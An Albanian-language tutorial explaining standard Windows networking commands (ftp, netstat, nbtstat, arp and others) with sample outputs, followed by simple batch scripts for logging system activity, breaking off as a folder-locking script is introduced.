vip.tracker.thepiratebay.org

Record Name : vip.tracker.thepiratebay.org
Record Type : 5
Time To Live : 35109
Data Length : 4
Section : Answer
CNAME Record : tracker.thepiratebay.org

Sic shikohet eshte downloduar torrent nga portali piratebay dhe kjo eshte shfaqur ne cache-ne e DNS-se.

Opsioni /showclassid eshte perdorur per te shfaqur te gjitha klasat e duhura DHCP te nevojshme per karten e rrjetit.

Opsioni /setclassid perdoret per te vendosur emrin e klases ne DHCP Server.

Opsioni * mund te perdoret I kombinuar me komandat e tjera si psh nese dua te rifreskoj adresat IP te kartes se rrjetit qe ka emrin “wan-adap3” atehere:

*C:\>ipconfig /release wan**

Emri I hostit, Hostname:

Kjo komande perdoret per te shfaqur emrin e kompjuterit ose sic quhet ndryshe Hostname-in.

Kjo komande nuk ka komutues ose nenkomanda

C:\>hostname

Igli

Ku “Igli” eshte emri I kompjuterit

Komanda FTP:

Kjo komande eshte shkurtimi I (File Transfer Protocol) dhe kerkon porten me numrin 21 per te downloduar dhe uploaduar filat. Kjo komande ka te njejten prompt si telnet por ka nenkomanda te ndryshme nga ajo telnet.

Per te pare listen e nenkomandave ftp veprojme:

C:\>ftp

ftp> help

Commands may be abbreviated. Commands are:

<i>!</i>	<i>delete</i>	<i>literal</i>	<i>prompt</i>	<i>send</i>
<i>?</i>	<i>debug</i>	<i>ls</i>	<i>put</i>	<i>status</i>
<i>Append</i>	<i>dir</i>	<i>mdelete</i>	<i>pwd</i>	<i>trace</i>
<i>Ascii</i>	<i>disconnect</i>	<i>mdir</i>	<i>quit</i>	<i>type</i>
<i>Bell</i>	<i>get</i>	<i>mget</i>	<i>quote</i>	<i>user</i>
<i>Binary</i>	<i>glob</i>	<i>mkdir</i>	<i>recv</i>	<i>verbose</i>
<i>Bye</i>	<i>hash</i>	<i>mls</i>	<i>remotehelp</i>	
<i>Cd</i>	<i>help</i>	<i>mput</i>	<i>rename</i>	
<i>Close</i>	<i>lcd</i>	<i>open</i>	<i>rmdir</i>	

Megjithse ka shume nenkomanda FTP nje pjese e tyre jane me eficientet dhe me te perdorshmet.

Per tu lidhur me nje server ne distance FTP:

C:\>ftp www.ftp_server_name.com

Kur te krijohet kjo lidhje do te na shfaqet nje seri informacionesh te nevojshme sidomos per hackerat sic jane: emri, versioni, timestamp etj.

Psh nese do te deshiroja te logohesha ne porten FTP:

C:\>ftp www.dark-coderz.net

Connected to dark-coderz.net.

220----- Welcome to Pure-FTPd [TLS] -----

220-You are user number 12 of 50 allowed.

220-Local time is now 23:31. Server port: 21.

220-This is a private system - No anonymous login

220-IPv6 connections are also welcome on this server.

220 You will be disconnected after 15 minutes of inactivity.

*User (dark-coderz.net:(none)): **ftpuser@dark-coderz.net***

331 User ftp@buxpot.com OK. Password required

Password:

Si pjese e lidhjes remote FTP, per tu loguar duhet te perdorim username: dhe password:

Shenojme se username I kerkuar per llogarine FTP duhet te jete ne formatin:

username@domainname.com, ne kete rast (ftpuser@dark-coderz.net).

Nese do te perdornim komanden dir pasi te logoheshim ne kompjuterin ne distance do te kishim:

```
ftp> dir
--> PORT 10.3.1.29.5.146
200 PORT command successful
--> LIST
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 root    psaserv  4096 Jan 24  2008 anon_ftp
drwxr-xr-x  3 root    psaserv  4096 Jan 24  2008 cgi-bin
drwxr-xr-x  2 root    psaserv  4096 Aug  2  00:02 conf
drwxr-xr-x  2 root    psaserv  4096 Jan 24  2008 error_docs
drwxr-xr-x  8 root    psaserv 12288 Jun  2  17:37 httpdocs
drwxr-xr-x  7 root    psaserv  4096 Apr 13  14:35 httpsdocs
drwxr-xr-x  2 root    psaserv  4096 Jan 24  2008 pd
drwxr-xr-x  2 root    psaserv  4096 Jan 24  2008 private
drwxr-xr-x  7 root    psaserv  4096 Jan 24  2008 statistics
drwxr-xr-x  2 root    psaserv  4096 Jan 24  2008 subdomains
drwxr-xr-x  2 root    psaserv  4096 Jan 24  2008 web_users
226 Transfer complete
```

Shenojme se nese transferimi FTP eshte nje material tekst, ka risk qe username dhe password te vidhen pa e cracku-ar ate, keshtu do te ishte me mire te kalonim ne nje kanal enkriptimi si psh, SSH

Nenkomanda "pwd" konsiston ne shfaqjen e emrit te pathin e direktorise se punes (path working directory), si psh:

```
ftp> pwd
257 "/"httpdocs" is the current directory
```

Nenkomanda "get" sherben per downloduar fila nga makina ne distance, psh per te shkarkuar filen tekst Readme.txt do te kishim:

```
ftp> get README.txt
--> PORT 10.3.1.29.5.150
200 PORT command successful
--> RETR README.txt
150 Opening BINARY mode data connection for README.txt (165 bytes)
226 Transfer complete
ftp: 165 bytes received in 0.00Seconds 165000.00Kbytes/sec.
```

Ne dritare do te na shfaqet madhesia e byteve te shkarkuar si dhe koha perkatese e shkarkimit. Mesazhi "Transfer complete" konsiston ne transferimin e plote te files me ane te ftp.

E njejta gje do te jete dhe per shembullin e meposhtem:

```
ftp> get console.txt
200 PORT command successful
150 Opening BINARY mode data connection for console.txt (7401 bytes)
226 Transfer complete
ftp: 7401 bytes received in 0.78Seconds 9.48Kbytes/sec.
```

Nenkomanda “send” perdoret per te derguar fila nga nje makine lokale ne njemakine ne distance. Ky fenomen sic e dime quhet upload-im

```
ftp> send
Local file a.txt
Remote file a.txt
200 PORT command successful
150 Opening BINARY mode data connection for a.txt
226 Transfer complete
ftp: 12 bytes sent in 0.00Seconds 12000.00Kbytes/sec.
```

Per te shkarkuar apo per te ngarkuar me shume se nje file do te perdorim respektivisht opsionet mget dhe mput

Nenkomanda “bye “ perdoret per te dale nga prompti FTP

Nenkomanda “ascii” perdoret per te vendosur menyren e transferimit te filave ne ASCII.

Nenkomanda “binary” perdoret per te vendosur moden e transferimit ne ate binare

Nenkomanda “delete” perdoret per te fshire filen perkatese ne makinen ne distance

Nenkomanda “rmdir” perdoret per te fshire nje direktori ekzistuese nga makina ne distance

Opsioni ftp –a perdoret per logimin e perdoruesve anonim, kjo nese do te lejohet

Opsioni –n perdoret per autologin

Opsioni –l perdoret per te c`aktivizuar moden interaktive, duke mos e lejuar me perdoruesin te komunikojte me makinen ne distance

Opsioni –s ben qe te realizohen detyra me te thjeshta, kur ai pranon nje file tekst qe pranon nje liste komandash FTP qe kane nevoje per ekzekutim, kur dedektohet kjo file, FTP l ekzekuton komandat pa nderhyrjen e njeriut.

Komanda Netstat:

Komanda “netstat” eshte shkurtimi i “Network Statistics” qe perdoret per monitorimin e statistikave te protokolleve TCP/IP, UDP etj.

Opsioni –a sherben per te shfaqur te gjitha lidhjet duke perfshire trafikun hyres dhe dales. Le te japim nje shembull te monitorimit te trafikut ne internet:

```
C:\>netstat -a

Active Connections

Proto Local Address          Foreign Address         State
TCP   cr4wl3rs-b0x:epmap      cr4wl3rs-b0x:0          LISTENING
TCP   cr4wl3rs-b0x:microsoft-ds cr4wl3rs-b0x:0          LISTENING
TCP   cr4wl3rs-b0x:netbios-ssn cr4wl3rs-b0x:0          LISTENING
TCP   cr4wl3rs-b0x:1183       im-in-f100.google.com:http CLOSE_WAIT
TCP   cr4wl3rs-b0x:1792       ti-in-f83.google.com:http ESTABLISHED
TCP   cr4wl3rs-b0x:1793       ti-in-f83.google.com:http ESTABLISHED
TCP   cr4wl3rs-b0x:1029       cr4wl3rs-b0x:0          LISTENING
TCP   cr4wl3rs-b0x:netbios-ssn cr4wl3rs-b0x:0          LISTENING
TCP   cr4wl3rs-b0x:netbios-ssn cr4wl3rs-b0x:0          LISTENING
UDP   cr4wl3rs-b0x:microsoft-ds *: *
UDP   cr4wl3rs-b0x:isakmp      *: *
UDP   cr4wl3rs-b0x:1030        *: *
UDP   cr4wl3rs-b0x:1039        *: *
UDP   cr4wl3rs-b0x:1041        *: *
UDP   cr4wl3rs-b0x:1092        *: *
UDP   cr4wl3rs-b0x:1093        *: *
UDP   cr4wl3rs-b0x:1094        *: *
```

Kolona proto tregon llojin e protokollit te perdorur ne shtresen transport, TCP ose UDP.

Adresat lokale perfshijne emrin e kompjuterit te ndjekur nga numri i portes dhe te ndare me dy pika.

Foreign Adress ka te beje me adresen e hostit remote dhe State tregon gjendjen e lidhjes.

Sic duket kerkimi eshte bere ne google.

Opsioni -b sherben per te shfaqur emrin e aplikacionit qe ka pergjegjesine per lidhjen e makines me hostin ne distance. Ne shembullin e meposhtem ky opsion kerkohet kur klikojme ne www.google.com dhe si web browser kemi perdorur Chrome

```
Administrator: C:\Windows\system32\cmd.exe

C:\>netstat -b

Active Connections

Proto Local Address          Foreign Address         State
TCP   10.3.2.136:49170        wf-in-f125:5222        ESTABLISHED
[googletalk.exe]
TCP   10.3.2.136:50272        a204-2-160-8:http      ESTABLISHED
[chrome.exe]
TCP   10.3.2.136:50279        cf-in-f101:http        ESTABLISHED
[chrome.exe]
TCP   10.3.2.136:50286        88.85.70.161:http      CLOSE_WAIT
[chrome.exe]
TCP   10.3.2.136:50287        mail:http               CLOSE_WAIT
[chrome.exe]
```

Sic duket dhe nga screen-shot-i chrome.exe eshte aplikacioni pergjegjes per tu lidhur me hostin ne distance.

Opsioni -e perdoret per te shfaqur statistikat ethernet si: Numri I byteve te derguara dhe te marra:

```
C:\>netstat -e
Interface Statistics
```

	Received	Sent
Bytes	7552235	3042987
Unicast packets	17986	18756
Non-unicast packets	216	309
Discards	0	0
Errors	0	0
Unknown protocols	0	0

Informacioni eshte I dobishem ne logimin dhe monitorimin e aktiviteteve ne rrjet,si dhe per kontrollin e lidhjeve dhe shpejtesise.

Opsioni -n perdoret per te shfaqur lidhjen e krijuar me hostin ne distance, por ne vend te shfaq emrin e hostit do te na shfaqet adresa IP e hostit:

```
C:\>netstat -n
Active Connections
```

Proto	Local Address	Foreign Address	State
TCP	10.1.64.117:1183	209.85.153.100:80	CLOSE_WAIT
TCP	10.1.64.117:1809	209.85.143.83:80	ESTABLISHED
TCP	10.1.64.117:1810	209.85.143.83:80	ESTABLISHED
TCP	10.1.64.117:1832	123.238.12.14:7316	ESTABLISHED
TCP	10.1.64.117:1838	41.174.66.8:47415	ESTABLISHED
TCP	10.1.64.117:1893	84.105.213.159:1739	FIN_WAIT_2
TCP	10.1.64.117:1939	188.24.228.66:27285	SYN_SENT
TCP	10.1.64.117:1940	122.164.232.217:49955	SYN_SENT
TCP	10.1.64.117:1941	173.71.197.182:19617	SYN_SENT
TCP	10.1.64.117:1942	66.58.182.94:45682	SYN_SENT
TCP	10.1.64.117:1943	90.212.70.136:45622	SYN_SENT
TCP	10.1.64.117:1944	118.101.210.115:13022	SYN_SENT

Opsioni -o perdoret per te shfaqur ID e proceseve (PID) pergjegjese per ruajtjen e lidhjeve me makinene distance:

```
C:\>netstat -o
Active Connections
```

Proto	Local Address	Foreign Address	State	PID
TCP	cr4wl3rs-b0x:1183	in-in-f100.google.com:http	CLOSE_WAIT	988
TCP	cr4wl3rs-b0x:1809	ti-in-f83.google.com:http	ESTABLISHED	988
TCP	cr4wl3rs-b0x:1832	123.238.12.14:7316	ESTABLISHED	4016
TCP	cr4wl3rs-b0x:1838	41.174.66.8:47415	ESTABLISHED	4016

Komanda netstat mund te perdoret per te monitoruar statistikat dhe vetem nje protokolli perkates si, TCP, UDP, IP, IPv6,ICMP, etj, psh netstat -p tcp , apo netstat -p udp, etj

Opsioni -r perdoret per te shfaqur tabelen e rutimit qe mund te realizohet dhe duke perdorur komanden route:

```
C:\>netstat -r

Route Table
=====
Interface List
0x1 ..... MS TCP Loopback interface
0x2 ...00 50 56 c0 00 08 ..... VMware Virtual Ethernet Adapter for VMnet8
0x3 ...00 50 56 c0 00 01 ..... VMware Virtual Ethernet Adapter for VMnet1
0x20005 ...00 53 45 00 00 00 ..... WAN (PPP/SLIP) Interface
=====
Active Routes:
Network Destination        Netmask          Gateway          Interface        Metric
0.0.0.0                    0.0.0.0          10.1.64.117      10.1.64.117       1
10.1.64.117                255.255.255.255  127.0.0.1        127.0.0.1        50
10.255.255.255             255.255.255.255  10.1.64.117      10.1.64.117       50
127.0.0.0                  255.0.0.0        127.0.0.1        127.0.0.1         1
192.168.52.12              255.255.255.255  10.1.64.117      10.1.64.117       1
192.168.81.0               255.255.255.0    192.168.81.1     192.168.81.1      20
192.168.81.1               255.255.255.255  127.0.0.1        127.0.0.1        20
192.168.81.255             255.255.255.255  192.168.81.1     192.168.81.1      20
192.168.203.0              255.255.255.0    192.168.203.1    192.168.203.1     20
192.168.203.1              255.255.255.255  127.0.0.1        127.0.0.1        20
192.168.203.255           255.255.255.255  192.168.203.1    192.168.203.1     20
224.0.0.0                  240.0.0.0        192.168.81.1     192.168.81.1      20
224.0.0.0                  240.0.0.0        192.168.203.1    192.168.203.1     20
224.0.0.0                  240.0.0.0        10.1.64.117      10.1.64.117       1
255.255.255.255           255.255.255.255  10.1.64.117      10.1.64.117       1
255.255.255.255           255.255.255.255  192.168.81.1     192.168.81.1      1
255.255.255.255           255.255.255.255  192.168.203.1    192.168.203.1     1
Default Gateway:          10.1.64.117
=====
Persistent Routes:
None
```

Opsioni -s perdoret per te shfaqur statistikat per protokollet e ndryshme si TCP, UDP, IP, ICMP,etj si psh, marrja e paketave, dergimi, hedhja e paketave, kerkesat dhe pergjigjet etj.

Opsioni -v kur perdoret I kombinuar me opsionin -b do te sherbeje per te shfaqur informacion te hollesishem si PID apo ekzekutimi te vlefshme per iniciimin dhe krijimin e lidhjes me hostet e huaja, ketu eshte nje shembull I marre gjate downloadimit te torrent-it duke perdorur klientin “ Bit-Comet”

```

C:\>netstat -b -v

Active Connections

Proto Local Address          Foreign Address        State       PID
TCP   cr4wl3rs-b0x:3140      c-21-8-168-198.hsd1.co.comcast.net:50815 SYN_SE
NT     4016
[BitComet.exe] -> Application responsible for remote connection.....
TCP   cr4wl3rs-b0x:3141      41.221.19.172:8664     SYN_SENT    4016
[BitComet.exe]
TCP   cr4wl3rs-b0x:3142      c-71-236-136-230.hsd1.or.comcast.net:34948 SYN_
SENT     4016

```

Opsioni -p sherben per te ekzekutuar komanden netstat ne intervale kohe te mirepercaktuar, psh nese dua qe kjo komande te ekzekutohet cdo 25 sekonda mund te shkruajme:

```
C:\>netstat -p TCP 25
```

Kjo komande do te monitoroje trafikun hyres dhe dales per cdo 25 sekonda ne menyre automatike.

Komanda Nbtstat:

Komanda nbtstat -a perdoret per te shfaqur tabelen Netbios ne kompjuterin remote me nje adrese IP perkatese psh, 10.1.22.214

```

C:\>nbtstat -a 10.1.22.214

UMware Network Adapter UMnet8:
Node IpAddress: [192.168.81.1] Scope Id: []

    NetBIOS Remote Machine Name Table

    Name                                     Type               Status
    ----
    CR4WL3RS-B0X <00> UNIQUE          Registered
    WORKGROUP    <00> GROUP           Registered
    CR4WL3RS-B0X <20> UNIQUE          Registered
    WORKGROUP    <1E> GROUP           Registered

    MAC Address = 00-53-45-00-00-00

ZTE-EUDO:
Node IpAddress: [10.1.22.212] Scope Id: []

    NetBIOS Remote Machine Name Table

    Name                                     Type               Status
    ----
    CR4WL3RS-B0X <00> UNIQUE          Registered
    WORKGROUP    <00> GROUP           Registered
    CR4WL3RS-B0X <20> UNIQUE          Registered
    WORKGROUP    <1E> GROUP           Registered

    MAC Address = 00-53-45-00-00-00

```

Komanda nbtstat -n perdoret per te shfaqur emrin ne kompjuterin lokal te NetBios:

```
C:\>nbtstat -n
ZTE-EUDO:
Node IpAddress: [10.1.64.117] Scope Id: []

NetBIOS Local Name Table

Name                Type                Status
-----
CR4WL3RS-B0X        <00> UNIQUE           Registered
WORKGROUP            <00> GROUP            Registered
CR4WL3RS-B0X        <20> UNIQUE           Registered
```

Komanda Nbtstat -r perdoret per te shfaqur emrin e NetBios te rregjistruar nga broadcast dhe WINS.

Me optionin -c shfaqet cache-ja e tabelës NetBios ne kompjuterin lokal

Optionsi -R perdoret per te pastruar cache-ne e tabelës NetBios ne kompjuterin lokal dhe per te ngarkuar shenjen "#PRE" si entry ne filen Lmhost te kompjuterit lokal

```
C:\>nbtstat -R
Successful purge and preload of the NBT Remote Cache Name Table.
```

Optionsi -RR perdoret per te rifreskuar rregjistrimin e emrit NetBios me emrin e rifreskuar te WINS-it

Optionset -s dhe -S perdoren respektivisht per te shfaqur adresat IP dhe emrin e NetBios-it ne kompjuterin ne distance.

Sikurse komanda netstat dhe komanda nbtstat mund te perdoret per tu ekzekutuar ne menyre automatike, psh cdo 5 sekonda kjo komande do te ekzekutohet dhe te shkruaje daljen ne filen tekst:

```
C:\>nbtstat -s 5 > remote_NBT_sessions.txt
```

Komanda ARP:

Protokolli ARP konsiston ne " Adress Resolution Protocol". Kjo komande luan nje rol te rendesishem ne krijimin e lidhjes midis protokollit IP ne rrjet dhe adresave fizike MAC dhe eshte shume I nevojshem ne updatimin e tabelës se rutimit. Nyja burim dergon nje pakete ARP broadcast, duke kerkuar adresen fizike MAC drejt destinacionit, nderkohe qe makinat e tjera qe marrin kete pakete e flakin tej.Marresi dergon nje pakete konfirmimi per marrjen e paketes drejt nyjes burim dhe keshtu nis komunikimi.

Le ta shprehim me ane te nje diame funksionalitetin e ARP-se.




Figura e mesiperme tregon qe makina burim me IP 10.199.64.66 dhe MAC 10:a3:f2:43:c2:1a, dhe nje adresen IP te destinacionit por jo adresen MAC, duke derguar nje pakete drejt te gjithë destinacionet. Vetem hosti destinacion do ti pergjigjet hostit burim me nje pakete ARP qe do te permbaje MAC adresen e hostit destinacion. Ne kete menyre mund te realizohet komunikimi mes tyre.

Komanda arp -a perdoret per te shfaqur te gjitha entry-t arp te cache-se ne makine, pavaresisht nese eshte statike ose dinamike. Me poshte na shfaqet dalja e komandes arp -a dhe I vetmi entry ne cache-ne ARP eshte adresa dinamike 10.1.17.45

c:>arp -a

Interface: 10.1.17.45

Internet Address	Physical Address	Type
10.1.17.45	00-1C-C0-43-41-1D	dynamic

Ketu na shfaqet te gjitha entry-t e cache-se ARP

```
Administrator: C:\Windows\system32\cmd.exe
C:\>arp -a | more
Interface: 10.3.2.136 --- 0xc
Internet Address      Physical Address      Type
0.0.0.0               static
8.10.179.160          static
10.3.2.136            static
10.3.14.40            static
10.3.19.74            static
10.3.22.19            static
10.3.25.57            static
10.3.45.229           static
10.3.104.157          static
10.3.117.145          static
10.3.124.223          static
38.99.186.27          static
38.99.186.29          static
38.103.40.165         static
38.114.196.10         static
62.32.97.23          static
```

Nese kemi caktuar nje adrese I_Net, qe s'eshte gje tjeter, vecse nje adrese IP, atehere mund te perdorim kete adrese te ndjekur nga komanda si me poshte:

```
C:\>arp -a 213.92.85.170
Interface: 10.1.17.45 --- 0xc
Internet Address      Physical Address      Type
213.92.85.170         static
```

Nese shohim me kujdes dy figurat e mesiperme , adresa fizike nuk eshte shfaqur , per shkak te c`aktivizimit te lidhjes se kartes se rrjetit.

Opsioni -g operon si opsioni -a

Opsioni -v shfaq te gjithë entry-t korrent ARP ne moden "verbose"(me shume komente) e nevojshme kjo per tu loguar.

Opsioni -n perdoret per te shfaqur entry-t ARP per nje karte specifike Ethernet.

Opsioni -d perdoret per te fshire entry-t ARP nga cache-ja. Per ta pare vlefshmerine e operacionit shtypni opsionin -a.

```

218.248.248.180 static
221.130.193.148 static
222.49.117.58 static
222.92.117.56 static
224.0.0.22 static
255.255.255.255 static
C:\>arp -d 224.0.0.22 ←

```

Sic thame per te pare nese entry eshte fshire ose jo perdorim komanden arp - a:

```

213.239.195.23 static
216.52.167.81 static
216.239.116.158 static
218.248.248.180 static
221.130.193.148 static
222.49.117.58 static
222.92.117.56 static
255.255.255.255 static

```

Sic shihet nga figura e mesiperme entry-t ARP te adreses IP 224.0.0.22 eshte fshire me sukses

Opsioni -s perdoret per te shtuar nje adrese te re IP

```

C:\>arp -a
Interface: 10.1.17.45 --- 0xc
Internet Address      Physical Address      Type
4.2.2.2               8.3.241.50           static
8.3.241.50            8.3.241.58           static
10.1.89.7             61.55.137.200        static
63.88.212.184         64.4.52.189          static
64.34.251.140         65.38.180.4          static
65.54.165.179         65.54.166.122        static

```

Nese dua te shtyp nje entry te ri ne adresen IP 10.1.17.45 dhe duke lidhur ate me adresen fizike 00-1C-C0-43-41-1D duke perdorur komanden arp -s 10.1.17.45 00-1C-C0-43-41-1D

```

C:\>arp -s 10.1.17.45 00-1C-C0-43-41-1D
C:\>arp -a
Interface: 10.1.17.45 --- 0xc
Internet Address      Physical Address      Type
4.2.2.2               8.3.241.50           static
8.3.241.50            8.3.241.58           static
10.1.17.45 ←         00-1C-C0-43-41-1D    static
10.1.89.7             61.55.137.200        static
63.88.212.184         64.4.52.189          static
64.34.251.140         65.38.180.4          static
65.54.165.179         65.54.166.122        static

```

Sic shohim dhe me siper entry 10.1.17.45 eshte I sapo shtuar. Duke perdorur komanden arp –a do te na shfaqet ne ekran.

Duhet te theksojme se ka akoma komanda te tjera rrjeti, por keto ishin me te perdorshmet dhe me te rendesishmet.

Pjese skriptesh

Ne shembujt e mesiper kemi shikuar nje grup komandash dhe perdorimet e tyre. Ne kete pjese do te krijojme disa skripte bazuar ne ato qe kemi shkruar me siper. Keto skripte quhen "Batch File". Te gjitha skriptet ketu do ti testojme ne sistemin Windows XP Professional.

Realizimi I nje skripti I cili sherben per te krijuar nje tingull zanor:

@echo off

rem Ky skript do te sherbeje per te luajtur nje file .wav.

mplay32 /play /close "c:\windows\media\chimes.wav"

mplay32 /play /close "c:\windows\media\windows xp error.wav"

mplay32 /play /close "C:\WINDOWS\system32\oobe\images\title.wma"

exit

Ne kete skript do te perdoret aplikacioni mplay32.exe ku se bashku me filen .wav do te na shfaqin tingull muzikore vetem nga ekzekutimi I ketij skripti.

Logimi I aktiviteve te sistemit:

Nje nga qellimet kryesore te skripteve eshte logimi I aktiviteve te sistemit. Monitorimi periodik dhe logimi I aktiviteve eshte pjese e sigurise. Duke bere nje kombinim te filave .html dhe .bat do te shfaqim nje nderfaqe GUI sa me te kuptueshme per perdoruesin.

@echo off

echo. > l1.txt

echo Log File >> l1.txt

echo. >> l1.txt

echo User : %username% >> l1.txt

Date /t >>l1.txt

Time /t >> l1.txt

echo. >> l1.txt

echo Process Ran by %username% >> l1.txt

echo. >> l1.txt

qprocess >> l1.txt

echo. >> l1.txt

echo Network Activities >> l1.txt

netstat -s >> l1.txt

exit

Kodi I mesiperm do te logoje te gjitha aktivitetet e sistemit sic jane logimi I perdoruesit, proceset e ekzekutuara nga perdoruesi si dhe te gjitha aktivitetet e rrjetit si numri I paketave te derguara dhe te marra. Te gjitha keto do te ruhen ne nje file tekst me emrin l1.txt. Gjithsesi eshte me mire te hapim nje "log file" ne formatin html qe eshte shume e kollajt nga GUI, keshtu qe kodi html do ti bashkengjitet files tekst l1.

```
<html>

<head><title>Log File - Cybercrawler</title></head>

<body>

<br>

<center><h1><u> Log File </u></h1>

<i> Ky eshte Log file i krijuar nga <b>Igli</b> per te monituar aktivitetet e sistemit!</i>

</center>

<br>

<ul>

<a href="c:\l1.txt">Kliko ketu per te pare Log File</a>

</ul>

</body>

</html>
```

Nese e kopjojme kete kod ne notepad dhe e ruajme ne formatin .html do te na shfaqet linku perkates,
ku do te na shfaqet permbajtja e meposhteme:

Log File

User : Kompjuteri

Tue 01/11/2011

10:44 AM

Process Ran by Kompjuteri

<i>USERNAME</i>	<i>SESSIONNAME</i>	<i>ID</i>	<i>PID</i>	<i>IMAGE</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>200</i>	<i>explorer.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>520</i>	<i>igfxtray.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>528</i>	<i>hkcmd.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>540</i>	<i>igfxpers.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>592</i>	<i>igfxsrvc.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>616</i>	<i>smax4pnp.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>660</i>	<i>hpwamain.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>668</i>	<i>acrotray.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>784</i>	<i>mgm volume.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>824</i>	<i>ctfmon.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>3052</i>	<i>hpqtoaster.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>2316</i>	<i>cmd.exe</i>
<i>>kompjuteri</i>	<i>console</i>	<i>0</i>	<i>2836</i>	<i>qprocess.exe</i>

Network Activities

IPv4 Statistics

Packets Received = 563

Received Header Errors = 0

Received Address Errors = 3

Datagrams Forwarded = 0

Unknown Protocols Received = 0

Received Packets Discarded **= 0**

Received Packets Delivered **= 563**

Output Requests **= 567**

Routing Discards **= 0**

Discarded Output Packets **= 0**

Output Packet No Route **= 0**

Reassembly Required **= 0**

Reassembly Successful **= 0**

Reassembly Failures **= 0**

Datagrams Successfully Fragmented **= 0**

Datagrams Failing Fragmentation **= 0**

Fragments Created **= 0**

IPv6 Statistics

Packets Received **= 0**

Received Header Errors **= 0**

Received Address Errors **= 0**

Datagrams Forwarded **= 0**

Unknown Protocols Received **= 0**

Received Packets Discarded **= 0**

Received Packets Delivered **= 0**

Output Requests **= 0**

Routing Discards = 0

Discarded Output Packets = 0

Output Packet No Route = 0

Reassembly Required = 0

Reassembly Successful = 0

Reassembly Failures = 0

Datagrams Successfully Fragmented = 0

Datagrams Failing Fragmentation = 0

Fragments Created = 0

ICMPv4 Statistics

Received Sent

Messages 0 0

Errors 0 0

Destination Unreachable 0 0

Time Exceeded 0 0

Parameter Problems 0 0

Source Quenches 0 0

Redirects 0 0

Echos 0 0

Echo Replies 0 0

Timestamps 0 0

Timestamp Replies 0 0

Address Masks 0 0

Address Mask Replies 0 0

ICMPv6 Statistics

Received Sent

Messages 0 14

Errors 0 0

MLD Reports 0 6

Router Solicitations 0 6

Neighbor Solicitations 0 2

TCP Statistics for IPv4

Active Opens = 9

Passive Opens = 9

Failed Connection Attempts = 0

Reset Connections = 5

Current Connections = 1

Segments Received = 175

Segments Sent = 175

Segments Retransmitted = 0

TCP Statistics for IPv6

Active Opens = 0

Passive Opens = 0

Failed Connection Attempts = 0

Reset Connections = 0

Current Connections = 0

Segments Received = 0

Segments Sent = 0

Segments Retransmitted = 0

UDP Statistics for IPv4

Datagrams Received = 388

No Ports = 0

Receive Errors = 0

Datagrams Sent = 388

UDP Statistics for IPv6

Datagrams Received = 0


No Ports = 0

Receive Errors = 0

Datagrams Sent = 0

Kycja e folderave:

Skripti I meposhtem ndihmon ne kycjen e folderit me nje password. Skripti do te krijoje nje direktori te quajtur "Locker" pas ekzekutimit. Ne kete direktori ne mund te fusim c`faredo materiali dhe me pas kur kerkojme ta riekzekutojme serish do te na shfaqet:



